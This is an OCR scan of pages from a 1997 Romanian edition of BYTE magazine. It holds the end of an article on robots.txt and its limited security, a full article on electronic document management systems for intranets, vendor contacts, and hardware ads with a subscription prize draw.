Câtă securitate oferă `robots.txt`? Majoritatea roboţilor de suprafaţă folosesc fişierul `robots.txt` şi respectă comenzile incluse. Roboţii lipsiţi de manieră pot însă ignora complet `robots.txt.` În plus, pentru roboţii în căutare de materiale secrete, `robots.txt` poate fi un indicator la locul unde se află ele pe sit. Paginile cu adevărat secrete trebuie protejate prin metode tradiţionale ca sistem de parole şi zid de foc.

Până la urmă, datele sunt în siguranţă faţă de roboţi dacă se află pe un sistem nelegat în reţea. În plus, produse ca DynaMorph de la Morph Technologies (749$, pentru Macintosh sau Windows) şi NetCloack de la Maxum Developement (195$ pentru Mac) folosesc extensii HTML de partea server care permit administratorilor de Web să limiteze accesul la pagini pe baza unei adrese IP sau agent utilizator.

SRE nu este în mod sigur o soluţie pentru informaţii secrete. Totuşi, foloseşte tehnici utilizator uzuale care menţin paginile cu informaţii care nu sunt publice dincolo de orizontul vizibil pentru multe situri de căutare Web. SRE mai poate îmbunătăţi accesul la situl Web, prin reducerea traficului datorat cererilor de căutare. Dacă nu aţi făcut încă un fişier `robots.txt` pentru situl propriu Web, atunci este momentul să-l faceţi.■


Tonya Engst lucrează ca Senior Editor pentru TidBITS, un buletin electronic de ştiri orientate Macintosh şi Internet. Ea scrie frecvent despre Web şi HTML şi a scris capitole referitoare la HTML pentru mai multe ediţii din Internet Starting Kit (Hayden Books). O puteţi contacta la **http://www.tidbits.com/tonya/.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

O schiță pentru administrarea documentelor

Un bun sistem de administrare a documentelor poate aduce împreună stocarea documentelor, indexarea și fluxul de lucru. De James Boyle

Ce este într-un EDMS



Server:
Poate fi doar motorul de baze de date sau o aplicație distinctă.
Poate și folosit într-o arhitectură pe două sau trei straturi.
Într-o implementare în trei straturi, serverul distribuie informațiile spre și dinspre clienți, interoghează și actualizează baza de date, stochează și regăsește fișierele în sistemul de fișiere.

Baza de date:
Stochează metadate despre documente, dar nu și documentele.
Poate stoca date de administrare, cum sunt numerele de versiune.
Conține pointeri care leagă baza de date de sistemul de fișiere.

Sistemul de fișiere:
Importanța sa revine la posibilitățile SO de a manevra fișiere mai mari decât poate baza de date.

Funcții cheie depozitar
- Controlul accesului la documente
- Controlul versiunilor
- Catalogarea documentelor
- Istoricul reviziilor documentului
- Gestiunea relațiilor între documente și părțile lor componente

DIAGRAME: ROGER GOODE © 1997

În multe dintre marile companii (Fortune 1000), proiectarea pentru intranet a încetat să mai fie o activitate periferică, devenind adesea una vitală. Acest pas periculos este determinat de faptul că prin intranet pot fi repede distribuite informații ale companiei, printr-o tehnologie Web ieftină și ușor de folosit.

Din nefericire, simplitatea și viteza publicării prin intranet aduce și câteva probleme serioase. Utilizatorii sunt inundați de o mare cantitate de informații în care nu pot găsi datele de care au nevoie. Cei ce întrețin intranetul promit informații actuale, precise și complete, dar trebuie să trudească pentru a îndeplini acest vis. Rezultatul este că adesea întreprinderile își bazează hotărâri importante pe date incorecte.

Cum poți să stăpânești informațiile întreprinderii într-o lume a Web-ului? Pentru tot mai multe companii răspunsul este un sistem electronic de administrare a documentelor (EDMS – Electronic Document Management System). Un EDMS nu este o singură entitate, ci o colecție de tehnologii complementare. Trei dintre ele sunt cruciale: depozitarul (vezi alături caseta „Ce este într-un EDMS"), motorul de work-flow și tehnologia de căutare și indexare.

Nu orice companie care are nevoie de un EDMS are în mod necesar nevoie de toate cele trei componente. Flexibilitatea și puterea sistemelor de administrare a documentelor reprezintă totodată o forță și o provocare. Pentru a implementa sistemul potrivit pentru compania dvs. trebuie să știți cum lucrează EDMS-urile și care sunt facilitățile de administrare a documentelor ce se potrivesc cerințelor specifice ale întreprinderii.

Depozitarul: componenta de bază

Depozitarul de documente, sufletul unui EDMS, stochează, controlează și gestionează documentele. Printre funcțiunile sale cheie se numără serviciile de bibliotecare (cum ar fi controlul accesului la documente individuale, catalogarea documentelor, verificarea intrărilor și ieșirilor sau mecanismele de căutare și regăsire a documentelor). O altă funcție cheie este controlul versiunilor, cuprinzând un istoric al tuturor instanțelor unui document pe parcursul evoluției sale.

Depozitarele mai furnizează funcții de configurare și de control al relațiilor între documente și părților lor componente (de pildă un manual și capitolele sale). Este esențial ca documentele să poată fi tratate ca adevărate containere. Este un domeniu unde multe depozitare încearcă să aducă soluții. Există diverse variante de implementare propuse de diverși producători, dar conceptul este unitar.

În funcție de arhitectura aleasă de producător, un EDMS poate fi un simplu motor de baze de date sau o aplicație complet separată. Fiecare producător își proiectează sistemul EDMS fie în două fie în trei straturi, așa că alegerea arhitecturii este o decizie pe care o faceți atunci când alegeți producătorul. Alegerea trebuie să se bazeze pe analiza acelorași factori ca și în cazul oricărui sistem client/server: cost versus performanță și scalabilitate. Într-o arhitectură în două straturi (adică cu bază de date), clientul are mai mult de lucru decât într-o arhitectură în trei straturi, unde serverul este calul de povară.

Baza de date stochează toate informațiile despre documente dar, de regulă, nu și documentele în sine. Baza de date conține un pointer de fișier – legătura care unește baza de date cu sistemul de fișiere. Aplicația server controlează pointerul de fișier (vezi figura „Utilizarea metadatelor“). Informațiile despre document – numite metadate sau atribute – cuprind de obicei data, autorul și titlul. Baza de date poate să mai stocheze și alte atribute pe care utilizatorul nu le furnizează în mod direct. Se pot menționa, de exemplu, numerele de versiune sau – în cazul unui set de documente – pointeri indicând apartenența (de pildă: care capitol în care manual).


Multe aplicații desktop sunt compatibile OLE sau OpenDoc, ceea ce permite legarea unui obiect ale unei aplicații la o altă aplicație, fără ca aceasta să implice cut&paste. EDMS-urile pot în general să recunoască documentele OLE și sunt destul de inteligente ca să întrețină aceste documente și legături cum sunt relațiile dintr-un depozitar de documente. Depozitarele vă permit să creați obiecte de tip container și să utilizați sistemul EDMS pentru a lega componentele. Cât de bine poate aceasta să funcționeze depinde de instrumentele pe care le folosiți pentru a crea, a asambla și a face public conținutul. Le fel de important este și nivelul de integrare dintre aceste documente și depozitar. Aici strălucesc sistemele de publicare bine integrate, cum este Interleaf.

Work-Flow pentru eficiență

Automatizarea fluxul de lucru poate elimina orice timp mort care ar putea interveni în tranzițiile documentului de la un funcționar la altul. Poate de asemenea să admită revizuirea unui document în paralel, economisind timp în procesul de aprobare. În combinație cu un depozitar, fluxul de lucru poate furniza un istoric complet al vieții unui document, cuprinzând și comentariile recenzenților. Sistemele de work-flow pot de asemenea să atenționeze funcționarii când o nouă versiune a documentului devine disponibilă. În fine, motorul de work-flow poate conduce procesul de conversie a documentelor create într-un format, dar distribuite – prin Web de pildă – într-un alt format.

Motoarele de work-flow au de regulă două puncte critice de integrare într-un EDMS: depozitarul și sistemul de mesagerie electronică. Depozitare care cuprind sisteme work-flow sunt Open Text și NovaSoft. Saros și PC Docs se bazează pe componente de la terți, cum sunt FileNet sau Action Technologies. În ambele cazuri, sistemul de work-flow trebuie să interacționeze prin interfețe de programare cu depozitarul pentru a avea acces la documente, la atributele acestora și la alte informații.

Multe dintre mesajele direcționate de sistemul de work-flow trec prin „căsuțe poștale“ proprietare. Aceste sunt o soluție bună pentru persoanele implicate în producerea de documente (de pildă cei care scriu manuale tehnice, artiștii grafici sau departamentul de marketing) dar sunt inadecvate pentru funcționarii care sunt deja încurcați de conexiuni la diverse sisteme de mesagerie. A le cere să mai verifice încă o căsuță poștală este inacceptabil. În schimb, sistemul poate să trimită mesajele privind documentele prin sistemul de e-mail uzual. Este important însă de precizat că documentul în sine nu este atașat la mesaj. Pentru ca depozitarul să poată să păstreze integritatea documentelor, nu le poate lăsa în seama unui sistem necontrolat, cum este cel de e-mail.


Trei modele de distribuție

Modelul MANUAL

❶ Funcționarii prelucrează rapoarte și date statistice în documente sursă.

❷ Un manager Web convertește documentele într-un format on-line, cum este HTML, și adaugă hiper-legături.

❸ Documentele convertite sunt plasate în situl Web, unde...

❹ ... alți funcționari pot să caute și să găsească documente.

Avantaje: Simplu de implementat.

Dezavantaje: Conversia manuală cere timp, permite erori și nu asigură faptul că reviziile documentului se regăsesc on-line.

Modelul PUBLICARE

❶ Un depozitar stochează și gestionează documentele.

❷ Un motor de work-flow asigură faptul că actualizările documentului sursă se fac în timp real.

❸ Documentele convertite sunt trimise din depozitar pe situl Web.

Avantaje: Păstrează documentele actuale.

Dezavantaje: Necesită adesea un alt index full-text pentru conținutul documentelor on-line.

Modelul ACCES

❶ Depozitarul păstrează documentele atât ca sursă cât și ca imagine.

❷ Conversia documentelor poate fi automată.

Avantaje: Interfața prezintă atributele și relațiile ierarhice din informație, iar tehnicile avansate de securitate sunt disponibile în depozitar.

Dezavantaje: Pretinde managerilor Web să țină la zi atributele și relațiilor documentelor.

A găsi datele esențiale

Un sistem EDMS poate realiza căutări mult mai specifice – și în consecință mult mai eficiente – decât tehnologiile standard de căutare în text, direcționând căutarea spre anumite atribute. Astfel, în loc să vă prezinte toate documentele care conțin cuvintele motor și reparație, sistemul poate căuta aceste cuvinte doar în documentele de tip „Procedură“ care

COMTEK EXPOSITIONS

organizează

Computers and Electronics Romanian Fair

CERF '97

CERF '96
CAD - Camp
BASF
OMNILOGIC
OKI
SPRINT
Expert
RISC
AMINGO
puter

Cea mai importantă expoziție specializată de tehnică de calcul (hardware și software), electronică, birotică și telecomunicații

Ediția a 6-a
Complexul ROMAERO Băneasa
13 - 17 mai 1997

Vă irosiți timpul căutând de unul singur distribuitori pentru echipamentele dumneavoastră?

Aveți dificultăți în a găsi pentru produsele dumneavoastră clienți cu mare putere de cumpărare?

Comtek vă oferă șansa de a-i întâlni pe toți aceștia la CERF!

Organizată la puțin timp după CeBIT Hanovra, cea mai mare expoziție europeană în acest domeniu, CERF vă prezintă echipamente și tehnologii de ultimă oră.

Nu pierdeți ocazia de a veni la CERF!

Pentru informații sunați acum la tel./ fax : 230.62.81; 230.12.53

au fost aprobate în ultimul an. Căutarea va produce câteva intrări plauzibile şi nu liste de sute de nume de documente.

Depozitarele pot adăuga documente unui index complet (full-text) pe măsură ce sunt introduse în sistem sau printr-o actualizare batch a indexului realizată în afara orelor obişnuite de program. Interfaţa de căutare execută căutări pe atribute într-o bază de date relaţională (SGBDR) şi căutări de cuvinte în indexul complet (full-text). Sistemul combină cele două rezultate pentru a permite un control al granularităţii căutărilor în volume mari de documente.

Producătorii de sisteme de administrare a documentelor combină aceste posibilităţi puternice de căutare cu interfeţe Web, pentru a reduce administrarea motoarelor de căutare din două sisteme (EDMS şi Web) la unul singur. Două motoare tipice de căutare pentru sisteme EDMS sunt cele de la Fulcrum şi Verity. Motoarele de căutare de pe Web, cum sunt OpenText, Excite şi AltaVista, au început şi ele să apară în EDMS-uri.

Toate la un loc

Înţelegând acum fundamentele tehnologiilor EDMS, să vedem cum le putem combina într-o infrastructură destinată administrării unui sit Web. Problema cea mai dificilă este crearea unui punţi între creatorii materialelor şi consumatorii de informaţie.

Există trei modele care încearcă să rezolve această problemă: manual, publicare şi acces (vezi figura „Trei modele de distribuţie"). Modelul manual – cel folosit în majoritatea siturilor Web – furnizează o cale de a crea documente, a le converti într-un format on-line cum este HTML şi a le publica în situl Web. Webmasterul primeşte orice nou document, îl converteşte în formatul corect, îl postează pe situl Web şi rezolvă hiper-legăturile din sau spre document.

Din păcate, procesul manual cere mult timp şi poate conduce la multe erori. Nu poate fi vorba de o urmărire a documentelor sau o altă formă de control, deoarece în acest model nu există un depozitar. Consumatorii de informaţie trebuie să se bazeze pe Webmaster: nu au nici o cale de a afla dacă un document a cărui sursă s-a modificat a fost convertit şi plasat on-line. Procesul nu este formal şi, dacă dimensiunea sitului creşte, de obicei eşuează.

În cea de-a doua abordare – modelul publicare – există un depozitar care stochează, gestionează şi controlează documentele. În cadrul procesului, pasul de publicare înseamnă extragerea documentelor din depozitar şi plasarea lor în situl Web. Este un proces batch şi adesea motorul de workflow este cel care-l conduce, astfel încât actualizările se fac în timp real.


Problema cu această soluţie este că utilizatorii consumatori de informaţie nu au acces la întreaga putere a depozitarului, de pildă la facilităţile de căutare în atribute sau la cele de securitate. În această arhitectură este adesea necesar să construiţi încă un index full-text, utilizând conţinutul documentelor on-line. Rezultatul este o dublare a efortului şi – deoarece documentele sunt decuplate de depozitar – atributele nu mai sunt disponibile pentru căutări. Cu toate acestea, acest model vă poate asigura în mare măsură că informaţia din intranet este actuală.

În modelul bazat pe acces, toate documentele sunt stocate în depozitar. Procesul de conversie poate fi automat, în funcţie de instrumentele pe care le-aţi ales. Mulţi producători au adăugat depozitarului o componentă care permite accesul prin Web la documente pentru vizualizare. Din perspectiva utilizatorului, navigatorul pare să caute în Web, dar de fapt caută în depozitar.

Această nouă abordare oferă câteva avantaje. Utilizatorii pot să extragă cu uşurinţă informaţiile pe care le doresc, deoarece interfaţa le oferă acces la atributele şi relaţiile ierarhice ale documentelor. Posibilităţile complete de căutare ale depozitarului sunt de regulă disponibile on-line, ca şi schemele de securitate care controlează accesul la documentele confidenţiale.

Prin conectarea unei interfeţe de vizualizare la depozitar, sistemul vă permite să creaţi o mare parte din nivelul de navigare în mod dinamic, utilizând informaţiile pe care un document le ştie despre el însuşi. Prin aceasta, efortul de publicare online scade semnificativ, dar impune ca relaţiile şi atributele documentelor să fie menţinute la zi. Există însă un singur loc unde informaţia trebuie actualizată.

Folosirea metadatelor



① Serverul de intrare caută documentul în depozitar.

② Referinţele din depozitar indică un fişier din sistemul de fişiere.

③ Sistemul de fişiere furnizează conţinutul serverului de intrare.

Consideraţii tehnice

Înainte de a vă decide pentru un sistem de administrare a documentelor trebuie să luaţi în consideraţie trei aspecte tehnice: alegerea platformei de calcul potrivite, problema debitului în reţea şi proiectarea bazei de date.

Aspectele privind platforma implică decizii atât pentru partea server cât şi pentru partea client. Dacă aveţi un mediu multiplatformă, interesaţi-vă cât de aproape este sistemul EDMS pe care-l vizaţi de o bază unificată de codificare. Nu vă mulţumiţi să-l întrebaţi pe producător. Consultaţi istoricul versiunilor pentru platformele care vă interesează şi urmăriţi cât de apropiate în timp au fost lansările. În cazul în care producătorul dispune de o bază unică de codificare, trebuie să fie doar câteva săptămâni diferenţă între lansări. În caz contrar, intervalul între lansările variantelor pentru diferite platforme este de ordinul lunilor şi există posibilitatea ca nu toate variantele să aibă aceleaşi facilităţi.

Până nu demult, marea majoritate a serverelor de depozitare rulau doar pe Unix, deoarece acesta oferea puterea de procesa-

E mai
mult decât stocare.
Este
chiar o protejare
a informaţiilor.
IMATION
3M
FORMATTED · IBM · FORMATEES
High Density DS,HD
Haute densité
Diskettes/Disquettes
10 - 3.5"
Lifetime Warranty
Garantie à vie

Noi ştim ce vă trebuie! Ştim că stocarea informaţiei nu este niciodată foarte sigură, lucru pe care IMATION îl cunoaşte. Imation este o companie americană a cărei cifră de afaceri este de 2.25 miliarde USD, lider mondial în domeniul informaţiei şi procesării imaginii, care include de fapt fostul departament de medii magnetice al Companiei 3M. Deoarece IMATION înţelege solicitările dumneavoastră, vine în întâmpinare cu noi produse de stocare cum ar fi LS-120. IMATION este liderul mondial în comercializarea dischetelor de 3,5" şi a casetelor TRAVAN™ şi are o experienţă de mai bine de un deceniu în medii optice şi reproduceri pe şi de pe CD-Rom. Dacă aveţi în vedere siguranta stocării informaţiilor, atunci aţi găsit produsul potrivit. Adresaţi-vă paginii internet http://www.imation.com pentru a afla de ce IMATION **este lider mondial in medii magnetice**

IMATION
Borne of 3M Innovation

Imation este cotată la Bursa de valori din New York
având simbolul imn. © Imation 1997.

re necesară și garanțiile de securitate. Acum, existența lui Windows NT a schimbat oarecum situația, în sensul că depozitarele nu trebuie în mod necesar să ruleze pe Unix pentru a dispune de facilitățile necesare unui EDMS. Cu toate acestea, înainte de a alege o versiune pentru NT disponibilă sau în curs de realizare, asigurați-vă dacă sistemul poate fi scalat la dimensiunile pe care le estimați ca fiind necesare pentru organizația dvs. Verificați dacă aplicația server poate beneficia de pe urma multiprocesării simetrice (SMP).

Bazele de date pentru depozitar pot fi relaționale sau obiectuale. La ora actuală, majoritatea sistemelor folosesc SGBD-uri relaționale, datorită scalabilității și performanțelor, dar este posibil ca în anii următori sistemele obiectuale să le înlocuiască. Cele mai multe EDMS-uri suportă unul sau mai multe dintre SGBD-urile Oracle, Sybase, Informix și SQL Server.

Alegerea soluției

Există mai multe instrumente care pretind că vă pot ajuta să vă administrați situl Web. Le-am putea împărți în trei categorii: manageri de sit, servere Web și unelte pentru gestionarea documentelor compuse.

Managerii de sit îi ajută pe webmasteri să monitorizeze situl. Verifică legăturile, găsesc fișierele orfane și furnizează rapoarte de utilizare. Aceste produse oferă și o reprezentare grafică a sitului. Unele oferă chiar și instrumente de creație (authoring tools). Printre instrumentele din această categorie se numără Adobe SiteMill, AOL Press și Microsoft FrontPage.

Serverele Web se îmbogățesc continuu cu facilități de administrare a documentelor. Cu toate acestea, cele mai sofisticate funcții de administrare pe care le găsiți la serverele Web actuale sunt cele de verificare a intrărilor și ieșirilor. (check-in, check-out). Deși aceste facilități sunt deficitare ca securitate și nu pot gestiona versiuni multiple ale documentelor, pentru un set redus de documente HTML sunt de ajutor. Însă pentru organizațiile care au nevoie de gestionarea documentelor native, a fluxului de lucru și a relațiilor din documentele compuse, un sistem complet de administrare a documentelor este o alternativă care se impune.

Cele mai promițătoare instrumente de gestionare a conținutului provin de la furnizorii de tehnologii tradiționale pentru documente compuse, cum sunt Interleaf, Open Text, PC Docs și Saros. În decursul ultimelor 18 luni, toate aceste firme și-au refăcut produsele astfel încât să ruleze și pe Web. Prin aceasta au trecut de la modelul „publicare“ la modelul „acces“.

Standardele vor determina viitorul EDMS-urilor

Ca pentru orice industrie în dezvoltare, standardele sunt vitale pemtru creșterea pieței. Standardele importante pentru sistemele de administrare a documentelor se împart în două categorii: standarde de interoperabilitate și de formatare a conținutului.

Interoperabilitate

ODMA: Open Document Management API este un set de interfețe între aplicațiile de birou (de pildă Microsoft Word) și clienții de administrare a documentelor, permițând accesul la depozitar dintr-o terță aplicație.

DMA: The Document Management Alliance lucrează la un set de interfețe între serverele de administrare a documentelor, astfel încât utilizatorii să poată accesa orice depozitar din cadrul organizației, indiferent de producătorul acestuia.

WfMC: The Workflow Management Coalition este o specificație cuprinzând un model comun de referință și standarde de comunicații între motoare de work-flow, depozitare și sisteme de mesagerie, totul conducând către ideea unui „inbox“ universal.

Formatul conținutului

SGML: Standard Generalized Markup Language este un standard ISO pentru crearea de documente independente de platformă și de aplicație. În SGML, un document este compus din trei părți: structura sau DTD-ul (Document Type Definition), conținutul și formatarea. SGML permite documentelor să fie „inteligente“, adică să-și cunoască structura și atributele. Ajută și la simplificarea schimbului de date între organizații.

HTML: Hypertext Markup Language este un subset al SGML, dar a evoluat într-un standard în sine. Este formatul standard pentru documentele de pe Web.

Acolo unde situl Web este totodată mijlocul și scopul, există și o altă abordare.

Firma Documentum a proiectat RightSite pentru a administra conținutul sitului Web. Programul poate muta în mod automat un întreg sit într-un depozitar. Depozitarul este apoi configurat pentru a adăuga atribute, precum și facilități de securitate, work-flow și căutare.

Odată ce sistemul este configurat, puteți da viață paginilor statice adăugându-le cereri dinamice. Utilizatorul nu va vedea sistemul EDMS, dar deodată totul este actual și utilizatorii pot consulta informațiile care sunt relevante pentru ei. Mai interesant este că RightSite poate gestiona hiper-legăturile tratându-le ca pe un alt tip de informație.

Creșterea și maturizarea intraneturilor în acest an va determina multe organizații să caute căi de a reduce cheltuielile implicate de administrarea seturilor lor de documente vitale. A adăuga încă un webmaster pe statul de plată al departamentului informatic nu e cea mai bună soluție. Administrarea documentelor poate să simplifice lucrurile și să-i ajute pe informaticieni să beneficieze de cea mai mare revoluție în informatica de întreprindere, intranetul. ■

James Boyle este directorul pentru probleme de administrare a documentelor digitale la RWD Technologies, o firmă de consultanță și integrare de sisteme din Columbia, Maryland. Îl puteți contacta la **jboyle@rwd.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

INFORMAȚII UTILE

Diamond Head
Richardson, TX
800-428-6657
972-479-9205
http://www.dhs.com

Documentum
Pleasanton, CA
888-362-3367
510-225-9421
http://www.documentum.com

Excite
Mountain View, CA
415-934-1200
http://www.excite.com

FileNet
Costa Mesa, CA
800-345-3638
714-966-3400
http://www.filenet.com

Fulcrum
Ottawa, Ontario, Canada
800-385-2786
613-238-1761
http://www.fulcrum.com

Open Text
Waterloo, Ontario, Canada
800-507-5777
519-888-7111
http://www.opentext.com

PC Docs
Burlington, MA
800-933-3627
617-273-3800
http://www.pcdocs.com

Saros
Bellevue, WA
800-827-2767
206-646-1066
http://www.saros.com

Verity
Sunnyvale, CA
408-541-1500
http://www.verity.com

Ești pregătit pentru mâine?

Premiul III

GoldStar
8x
CD-ROM DRIVE
Windows 95
OS/2 WARP
Compatible

o unitate CD-ROM GoldStar 8x oferită de:
BBComputer
tel: 057-280555; 057-280666; 01-6867566


o imprimantă cu jet de cerneală CanonBJC-240 oferită de:
Tornado Sistems
tel: 041-618580; 041-619863 01-4204070, 01-4204045

Premiul II

Premiul I

CALCULATOR FLAMINGO
BYTE THE FUTURE
FLAMINGO
COMPUTERS
E-mail: flamingo@kappa.ro
WWW: flamingo.kappa.ro
TATUNG
PC
AT
6x86
P166+


Tel: 01-2225041, 01-2224934, 01-4105606, 01-4103623, 01-2224643


XG
YAMAHA
SW60XG

în următoarea configurație:
CPU CYRIX 6x86-P166+, Mainboard: Intel Triton, 430 VX Chipset, (256 KB Sync cache on board, Enhanced PCI IDE), 8 MB RAM, SVGA Card 2MB DRAM S3 UV+, HDD 1.3 GB QUANTUM BigFoot, FDD 3.5", 1.44 MB, Minitower Case, Monitor 14" SVGA COLOR, LR NI TATUNG, Keyboard WIN95 USA, Layout ACER, Mouse 3 but.w/, mouse pad GENIUS, Software:MS-DOS 6.22 & RAV 4.04, (Opțional WINDOWS 95)

Premiul IV
o cartelă de sunet Yamaha SW60XG oferită de:
MGT TRADE
tel: 01-3120311; 01-6150701;

Premiul V
o carte Running a Perfect BBS oferită de: **Computer Press Agora**
tel: 065-166257, 065-166516;
01-2300286, 01-2300289


RUNNING
A PERFECT
BBS
que


Abonează-te și vei fi!

Dintre toți abonații înregistrați până la data de 20 mai '97, se vor trage la sorți câștigătorii celor 5 premii prezentate mai sus.

		Preț vânzare	Preț abonament	Abonament elevi/studenți*
BYTE România	12 luni	96.000 lei	72.000 lei	48.000 lei
	6 luni	48.000 lei	36.000 lei	24.000 lei
PC Report	12 luni	48.000 lei	36.000 lei	24.000 lei
	6 luni	24.000 lei	18.000 lei	12.000 lei
CAD Report	6 apariții	36.000 lei	27.000 lei	18.000 lei
